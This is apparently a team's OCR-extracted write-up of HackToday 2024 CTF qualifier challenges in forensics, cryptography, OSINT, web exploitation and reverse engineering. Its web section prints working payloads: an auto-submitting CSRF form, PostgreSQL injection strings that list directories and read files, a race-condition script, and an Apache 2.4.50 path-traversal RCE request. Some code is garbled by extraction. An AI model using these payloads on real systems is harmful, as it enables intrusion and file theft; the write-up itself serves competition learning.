WRITEUP QUALS HACKTODAY 2024



KEITO National Cyber and Crypto Polytechnic





K.EII

ITQID



kiely

Part of






Daftar Isi 3 Forensics 3 DumpTheSecret 4 Pentathlon 6 Keyboard Catcher 9 Cryptography 9 Split and Splice 9 Misc 12 Ceremony 12 N4SA 12 Web Exploitation 14

Defacer Enjoyer17


Forensics

Foren Technical


Gampang, tinggal mount pake ftk, analisa dikit pake autopsy dan nemu file secret




Filenya dipassword, dan ketika gua cek folder dokumen nemu config rdp (dari desc chall dia jelasin kl nyimpen creds di pc lain, jadi ya pasti via rdp ini)



Gua Igsg cari cache rdpnya dan nemuin itu, yowes pake sebagai password



Isinya docm yang macronya mengandung flag



hacktoday{jangan_lupa_disubmit_flagnya}


DumpTheSecret

Analisa dl pake vol3, gua iseng chek folder usernya dan nemuin itu file2 (ada hint)


```
Volatility 3 Framework 2.7.1
Progress: 100.00
                                           PDB scanning finished
Virtual Physical
                                Size
                                           Offset in File File output
   -(jons® 01-20-jonathans)-[~/tools/volatility3]
 -$ python3 vol.py -f chall.raw windows.filescan | grep "WIN-M1DLQT7IL17-20240721-170519"
0x7e92cd20 100.0\Users\Afif\Downloads\WIN-M1DLQT7IL17-20240721-170519.raw
    -(jons® 01-20-jonathans)-[~/tools/volatility3]
 $ python3 vol.py -f chall.raw windows.filescan | grep ".raw"
0x7e92cd20 100.0\Users\Afif\Downloads\WIN-M1DLQT7IL17-20240721-170519.raw
                                                                                                            216
    -(jons® 01-20-jonathans)-[~/tools/volatility3]
 -$ python3 vol.py -f chall.raw windows.filescan | grep "Downloads"
0x7e4a6240 100.0\Users\Afif\Downloads\secret.rar
0x7e4c84d0 \Users\Afif\Downloads\hint.txt 216
0x7e631b20 \Users\Afif\Downloads\DumpIt.exe
                                                                           216
                     \Users\Afif\Downloads\Users\Afif\Downloads\Users\Afif\Downloads\Users\Afif\Downloads\Users\Afif\Downloads\Users\Afif\Downloads\Users\Afif\Downloads\Users\Afif\Downloads\desktop.ini 216
0x7e7b3910
0x7e92cd20
0x7e931070
0x7eaba9d0
                     \Users\Afif\Downloads\DumpIt.exe
\Users\Afif\Downloads\DumpIt.exe
0x7eb22760
                                                                           216
0x7eb94770
                                                                           216
                     \Users\Afif\Links\Downloads.lnk 216
\Users\Afif\Downloads 216
0x7fcb0320
0x7fcc55e0
```

```
pengen tahu ?
coba inget password akun pc nya.
jangan tanya saya tau darimana :)
```

Dari sini gua Igsg paham yg perlu gua cari tau itu password akun PC dari registry SAM dan System (gua dump hash valueny). Karena ga vol3 ga bisa ngedump hash valuenya, gua pindah ke vol2.6




Password akunnya pake buat ekstrak secret.zip, isinya ini



Pentathlon

1. Binwalk -e -m



4. Reverse the stego script

```
nux > home > jons > ctf > hacktoday-quals > 3 > $\Phi$ solv.py > ...

(\wstlocalhost\kall-limin(^3\text{Be})

# Load the modified image
image = Image.open("chall4.png")
pixels = image.load()


# Extract the secret message from the image
extracted_message = []
for i in range(image.width // 3):
    r, g, b = pixels[i*3, 0]
    original_g = g ^ b # Reverse the XOR operation to get the original g
    original_msg_value = r ^ original_g # Reverse the XOR operation to get the original character
    extracted_message.append(chr(original_msg_value))

# Join the characters to form the original message
message = ''.join(extracted_message)

# Write the extracted message to a file
with open("extracted_secret.txt", "w") as f:
    f.write(message)

print("The secret message has been extracted and saved to extracted_secret.txt")
```

5. Gatau kenapa Igsg dpt aja




hacktoday{j3_cro1s_3n_m0i_for_1_b3li3ve_1n_mys3lf_7e6afd6912}

Keyboard Catcher

Ini chall ngasih dist dari API Monitor yg Igsg gua cek pake appnya (konsepnya mirip pcap). Karena gua bego scripting, gua kuliin ampe bego koawkoawkwa (base64 encoded 5x sesuai dengan chall.sh yg ada di dist).

Chall ini ga susah, tapi nyusahin aokwoawkoawkowa



hacktoday{catch_meeeeeeeeee_if_u_can_xixixixi}

Cryptography

Split and Splice

Reverse fungsi grey v2 dan v3, brute posisi splitnya (hasil enkripsi menambah length dari ct)

```
from Crypto.Util.number import long_to_bytes as 12b

def rev_grey_v2(n):
    bit_len = n.bit_length()
    if bit_len == 0:
        return 0
    mask = 1 << (bit_len - 1)
    while mask > 1:
        bit = n & mask
        n = n ^ bit >> 1
```

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```
n = n ^ bit >> 2
       mask >>= 1
   bit len = n.bit length()
   if bit len == 0:
    mask = 1 \ll (bit len - 1)
    while mask > 1:
       bit = n & mask
       n = n ^ bit >> 1
       n = n ^ bit >> 2
       n = n ^ bit >> 3
       mask >>= 1
    return n >> 1
def is readable(data):
        decoded = data.decode('utf-8')
       return all(c.isprintable() or c.isspace() for c in decoded)
       return False
def find readable flag(ciphertext):
    cipher str = str(ciphertext)
    length = len(cipher str)
    for split idx in range(1, length):
            num1 = int(cipher str[:split idx])
            num2 = int(cipher_str[split_idx:])
            for _ in range(1000):
                num1 = rev_grey_v2(num1)
            for _ in range(1000):
                num2 = rev grey v3(num2)
```

```
part1 = 12b(num1)
           part2 = 12b(num2)
           flag = part1 + part2
           if is readable(flag):
              return flag
       except Exception:
ciphertext =
36215656060208796991854790716617108512794418819935526744339392252922525135
84532445894259619604797360275190933748381333332857609544722229836822446343
35322392688804034775217158736434972791820644476845061817868088150446679403
27936931260081075729188317567538337036894657535312883187923335329537112581
21932009966246996324666608099924867831317990924086161327521132933159345464
22294728919248778092901643697832838216200355575196118682346545970803858754
23297
flag = find readable flag(ciphertext)
if flag:
   print(f"Flag: {flag.decode('utf-8', errors='ignore')}")
else:
   print("No readable flag found.")
Flag: c0ngr4tull4t1onss!!! th1s 1s y0ur fl4g:
hacktoday{ju5t_x0r_eqq_1s_ezzz_r1ght_?_e2213ds011e}
```

Misc

Ceremony

https://www.hulondalo.id/news/96413112369/nadhif-islami-yasin-siswa-sman-1-limboto-wakili-gorontalo-di-paskibraka-nasional-2024

https://www.google.com/search?q=Di+pangkalan+udara+%28lanud%29+mana+pesawat-pesawat+tersebut+menetap+selama+persiapan+Upacara+17+Agustus+di+IKN%3F&sca_esv=ca5aa58762a585da&sca_upv=1&sxsrf=ADLYWIL0cGAdlyMj-

zp8ImlHxZyAdVXj A%3A1724495948829&ei=TLjJZpquMsif4-

<u>EPq5vyoAl&ved=0ahUKEwiahMmDul2IAxXIzzgGHauNHCQQ4dUDCA8&uact=5&oq=Di+pangkalan+udara+%28lanud%29+mana+pesawat-</u>

pesawat+tersebut+menetap+selama+persiapan+Upacara+17+Agustus+di+IKN%3F&gs_lp=Egx_nd3Mtd2l6LXNlcnAibERpIHBhbmdrYWxhbiB1ZGFyYSAobGFudWQpIG1hbmEgcGVzYXdhdC1wZXNhd2F0IHRlcnNlYnV0IG1lbmV0YXAgc2VsYW1hIHBlcnNpYXBhbiBVcGFjYXJhIDE3IEFndxN0dXMgZGkgSUtOP0gAUABYAHAAeACQAQCYAQCgAQC4AQPIAQD4AQL4AQGYAgCgAgCYAwCSBwCgBwA&sclient=gws-wiz-serp

https://digilib.itb.ac.id/gdl/view/6408

https://setkab.go.id/suara-masyarakat-di-ibu-kota-nusantara-kebanggaan-dan-harapan-di-hari-kemerdekaan/

hacktoday{20-05-2008_29105141_Dhomber_PQV2+63_Polygon Cascade}

N4SA

Optimize di eval karena katanya butuh computing yang berat. Dibantu ma GPT ae dah gua bodo kripto soalnya

```
# Read the encrypted text from the file
with open('enc.txt', 'r') as file:
    enc = file.read()

# Predefined constants
bound1 =
12959112412950709127590625109274191823710925709127409172094712907499861928
46891264891628946189264982
bound2 =
91247898127509127095719025626408126498126408126401265081264086120846128561
93641021290712049605126091
bound3 =
52750971241296501296401294712097192074912067512490127092175901091283901274
90172599471092650192750500
```

```
def eq1 eval(n):
    return (n * (n + 1) // 2 + 2 * n) % (bound1 * bound2)
    sum_of_squares = n * (n + 1) * (2 * n + 1) // 6
    sum of n = n * (n + 1) // 2
    result = (3 * sum_of_squares + sum_of_n + 5 * n) % (bound1 * bound3)
    return result
def eq3 eval(n):
    sum fourth powers = n * (n + 1) * (2 * n + 1) * (3 * n**2 + 3 * n - 1)
    sum squares = n * (n + 1) * (2 * n + 1) // 6
    sum linear = n * (n + 1) // 2
   constant term = 420 * 69**2 * n
    result = ( 69 * sum fourth powers + 420 * sum squares + 58380 *
sum linear + constant term ) % (bound2 * bound3)
    return result
eval pad1 =
str(eq1 eval(9182649812659861298469812649816298469821501102847018274819265
0182640812648) * pow(10, 40)).zfill(40)
eval pad2 =
str(eq2 eval(6198469812648172057129047192074091275910287409126401264086120
8461826012842) * pow(10, 80)).zfill(80)
eval pad3 =
str(eq3 eval(5328965329864983249810384108136508136480247812658301658316056
8136501681357) * pow(10, 160)).zfill(160)
def extract key(pad, length):
   return bytearray([int(pad[i:i+4]) & 0x7F for i in range(0, length * 4,
4)])
key1 = extract key(eval pad1, len(enc[:10]))
key2 = extract key(eval pad2, len(enc[10:30]))
key3 = extract key(eval pad3, len(enc[30:70]))
```

```
assert len(key1) == len(enc[:10]), f"key1 length: {len(key1)}, enc[:10]
length: {len(enc[:10])}"
assert len(key2) == len(enc[10:30]), f''key2 length: {len(key2)},
enc[10:30] length: {len(enc[10:30])}"
assert len(key3) == len(enc[30:70]), f''key3 length: {len(key3)},
enc[30:70] length: {len(enc[30:70])}"
def decrypt segment(enc segment, key):
    return ''.join([chr(ord(enc segment[i]) ^ key[i]) for i in
range(len(key))])
flag part1 = decrypt segment(enc[:10], key1)
flag part2 = decrypt segment(enc[10:30], key2)
flag part3 = decrypt segment(enc[30:70], key3)
flag = flag_part1 + flag_part2 + flag_part3
print(flag)
with open('decrypted flag.txt', 'w') as file:
    file.write(flag)
[---(jons\01-20-jonathans)-[~/ctf/hacktoday-quals/nasa]
$ python3 dec.py
hacktoday{k4tA LnY M4tR3xp0 iTu s3ru gTw BEner 4tau ng9aK(T-T)......}
```

Web Exploitation

Haerde

Bikin dulu akun dummy buat login, sendcv cuma bisa diakses admin.

Ada kerentanan CSRF, sehingga kita perlu craft html csrfnya yang "autosubmit" dan setor ke endpoint report biar divisit sama bot adminnya

```
<form id="autosubmit"
action="http://127.0.0.1:5000/admin?username=username disini' --"
enctype="text/plain"method="POST" <input name="username" type="hidden"</pre>
```

value="username disini' --" /> <input type="submit" value="Submit Request"
/></form> <script>document.getElementById("autosubmit").submit();</script>

Di sendcv sendiri ada kerentanan SQLi


```
cur = conn.cursor()
cur.execute("INSERT INTO history (username, filename) VALUES ('%s', '%s')" % (username, filename))
conn.commit()
cur.close()
```

Dari query itu, kita tau yg kita input bakal distore di table history si user. Berarti nanti resultnya muncul di history itu.

Berdasarkan querynya, kita kasih payload ini (dari daftar akun baru pake payload sebagai username)

```
description ( )
cur = conn.cursor()
cur = conn.cursor()
description ( )
d
```

k.eiites', pg_ls_dir('/') - <- dia bakal insert hasil ls ke history akun k.eiites k.eiites', pg_read_file('flag_zhJCUul2bmpqXbwKOwFn9lgBdwelxF0X.txt') - <- buat read flag (upload cv pake akun itu, kasih admin pake csrf tadi)



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Note to Self

Race condition ke API Endpointnya, masukin data junk ke Post Note terus trigger flagnya. Agak susah triggernya gara2 lemot.

Trigger race condition pake ini race.py (biarin ae jalan)


```
import requests
url = "http://127.0.0.1:8000/notes/download/flag.txt"
token = ""
while True:
    headers = {
    "Token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0ZXNzMTIzNDUifQ.2SJ3JWLeD
nmYOraLwjIkJX8DmLHW4XLAB-7uIJUpNwQ"
    }
    req = requests.get(url, headers=headers)
    print(req.text)
    if 'hacktoday' in req.text:
        break
```

Token isi pake token yg di regis di web.

Nah ntar di web post note yang sizenya maksimal sambil race.py jalanl (10000 char)

```
dapp.post("/notes/upload")
def upload(note: Note, Token: Annotated[str, Header()]):
    user = decode_token(Token)
    if not user:
        return Error("Token is invalid.",401)
    if len(note.content) > 10000:
        return Error("Too long, we can not handle that.", 500)
    if user not in active_users():
        add_active_user(user)
    note_id = write_note(user, note.content)
    return {"note_id": note_id}
```

(biar proses upload itu ada jeda ketika racing buat fetch flag dan validasi adminnya) Ulangin terus pake user baru kalau statusnya "not allowed to access this file"



hacktoday{certified_pembalap_jalanan_9872321}

Defacer Enjoyer

CVE Apache 2.4.50

```
Apache/2.4.50 (Unix) detected on http://103.217.145.97:10010/ - target could be vulnerable
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
[VULNERABLE] payload: /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash [!] RCE IS POSSIBLE :-)
```

https://github.com/CalfCrusher/Path-traversal-RCE-Apache-2.4.49-2.4.50-Exploit/tree/main Tak edit dikit biar lgsg ls terus cat ke flag.txt


```
post_data = 'echo Content-Type: text/plain; echo; cat
/flag.txt'
    payload = "/.%%32%65"
```


```
[+] Apache/2.4.50 (Unix) detected on http://103.217.145.97:10010/ - target could be vulnerable [+] Test for CGI enabled.. hacktoday{wAtasH1_LuP4_UpD4t3_Ap4cH3_ny4_h3h3} [VULNERABLE] payload: /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.bin/bash [!] RCE IS POSSIBLE :-)
```

Reverse Engineering

CodeRun

Diberikan file CodeRun.jar (Java archive data (JAR)) yang merupakan game mirip Stick Run





Langsung saja decompile programnya dengan jadx-gui. Terdapat Public Class GiftManager di package com.gameobject; yang akan menampilkan flag jika integer x sudah sesuai dengan algoritma check

```
CodeRun.jar
     Source code
                                                                                                                                                                                                                                                                                                    long[] apaini = {15125, 25570, 8745, 4148, 467, 4148, 15125, 467};
long apaan = 34393;
long apeni = 3217;
                                                                                  package com.gameobject;
                                                                                 import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
              m gameobject
                                                                                                                                                                                                                                                                                                  @ bugfly
                                                                                  /* Loaded from: CodeRum.jar:com/gomeobject/@ifrlanager.class */
public class Gifflanager {
    private String fakeflag = "hacktoday/upsss_this_is_fake_flag_hehehe)";
    private String gift = "chil9flzelbi/3707dnrllk020917/PHPBRBLtSim-MG3:
    long[] apain = {15125, 2570, 8745, 4148, 467, 4148, 15125, 467};
    long apan = 34393;
    long apan = 34393;
    long apan = 34393;
                     © EnemiesManager
              > € GiftManager
                     @ MainCharacter
               userinterface
                                                                                     public boolean check(int x) {
    String v = Integer.toString(x);
    long[] data = new long(v.length());
    for (int i = 0; i < v.length(); i++) {
        char c = v.charAt(1);
        long value = (c + 7) * 99;
        long res = 1;
        long apen12 - this.apen1;
        while (apen12 > 0) {
            res = (res * value) % this.apaan;
        }
    }
}
               <u>util</u>
      Resources
                                                                                                                                                                                                                                                                                                                            apeni2 >>= 1;
value = (value * value) % this.apaan;
                                                                                                                                                                                                                                                                                                                    }
data[i] = res;
                                                                                                                                                                                                                                                                                                           }
int pjg = data.length;
for (int i2 = 0; i2 < pjg; i2++) {
   int j = ((i2 * 9) + 9) % pjg;
   long temp = data[i2];
   data[i2] = data[j];
   data[j] = temp;</pre>
                                                                                                                apeni2 >>= 1;
value = (value * value) % this.apaan;
                                                                                                                                                                                                                                                                                                           }
if (pjg != this.apaini.length) {
   return false;
                                                                                                         data[i] = res;
                                                                                                                                                                                                                                                                                                            int pjg = data.length;
for (int i2 = 0; i2 < pjg; i2++) {
   int j = ((i2 * 9) + 9) % pjg;
   long temp = data[i2];
   data[i2] = data[j];
   data[j] = temp;</pre>
                                                                                                if (pjg != this.apaini.length) {
    return false;
                                                                                                                                                                                                                                                                                                    public String printgift(int x) {
   String key = Integer.toString(x);
   String rkey = new StringBuilder(key).reverse().toString();
   ten f
                                                                                                  }
for (int i3 = 0; i3 < pjg; i3++) {
   if (data[i3] != this.apaini[i3]) {
      return false;
}</pre>
                                                                                                                                                                                                                                                                                                         public String printgift(int x) {
   String key = Integer.toString(x);
   String rkey = new StringBuilder(key).reverse().toString();
                                                                                                try {te[] keyOata = (String.valueOf(key) + rkey).getBytes("UTF-8");
SecretikeySpec secretikeySpec = new SecretikeySpec(keyOata, "AES");
Cinher cinher = (inher setIntharca("aRK/FR/DVTSCDAddine").
                                                                                                                                                                                                                                                                                     Code Smali Simple Fallback
```

```
package com.gameobject;
import java.util.Base64;
```

```
private String fakeflag = "hacktoday{upsss this is fake flag hehehe}";
"KHh19flIeUhU/3JYD7dnrIlkG2G9i7/YPHMpRgk1sim+MG3ZdwqTc44lvQVaojKH";
   long[] apaini = {15125, 25570, 8745, 4148, 467, 4148, 15125, 467};
   long apaan = 34393;
   long apeni = 3217;
   public boolean check(int x) {
       String v = Integer.toString(x);
       long[] data = new long[v.length()];
        for (int i = 0; i < v.length(); i++) {
            char c = v.charAt(i);
           long value = (c + 7) * 99;
```

```
public String printgift(int x) {
       String key = Integer.toString(x);
       String rkey = new StringBuilder(key).reverse().toString();
           byte[] keyData = (String.valueOf(key) + rkey).getBytes("UTF-
8");
            SecretKeySpec secretKeySpec = new SecretKeySpec(keyData,
"AES");
           Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
           cipher.init(2, secretKeySpec);
           byte[] decodedData = Base64.getDecoder().decode(this.gift);
           byte[] decrypted = cipher.doFinal(decodedData);
            return new String(decrypted, "UTF-8");
           e.printStackTrace();
```

Langsung saja saya buat program java untuk melakukan bruteforce terhadap nilai x yang memenuhi untuk mendapatkan flag

```
package com.gameobject;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Brute {
    public static String decrypt(int x) {
        String gift =
    "KHh19flIeUhU/3JYD7dnrIlkG2G9i7/YPHMpRgklsim+MG3ZdwqTc44lvQVaojKH";
        String fakeflag = "hacktoday{upsss_this_is_fake_flag_hehehe}";
```

```
String key = Integer.toString(x);
       String rkey = new StringBuilder(key).reverse().toString();
           byte[] keyData = (String.valueOf(key) + rkey).getBytes("UTF-
           SecretKeySpec secretKeySpec = new SecretKeySpec(keyData,
"AES");
           Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
           byte[] decodedData = Base64.getDecoder().decode(gift);
           byte[] decrypted = cipher.doFinal(decodedData);
           return new String(decrypted, "UTF-8");
   public static void main(String[] args) {
       for (long x = 0; x \le 99999999991; x++) {
           String flag = decrypt((int) x);
           if (flag.startsWith("hacktoday(") &&
                !flag.equals("hacktoday{upsss this is fake flag hehehe}"))
               System.out.println("yosh, dapet! x = " + x);
               System.out.println(flag);
           if (x % 1000000 == 0) {
               System.out.println("Tried x = " + x);
```

```
🛞 itoid 🛛 📂 פ /rev/coderun
 ≰⊳Brute.java 🔬 CodeRun.jar 🗁 CodeRun.jar.out 🔬 GiftManager.java
            itoid 📂 🗁 אין /rev/coderun
 >>> pava Brute.java
Tried x = 1000000
Tried x = 2000000
Tried x = 3000000
Tried x = 4000000
Tried x = 5000000
Tried x = 6000000
Tried x = 7000000
Tried x = 9000000
Tried x = 10000000
Tried x = 11000000
Tried x = 12000000
Tried x = 13000000
Tried x = 14000000
Tried x = 15000000
Tried x = 16000000
Tried x = 17000000
Tried x = 18000000
Tried x = 19000000
yosh, dapet! x = 19650901
hacktoday{Bu6_bu9_BU9_1m_V3ry_Hate_BuG5!!!}fakeflag
          ⊛itoid № 🧁 🎅 /rev/coderun
```

Bonus

Hadiah kemerdekaan

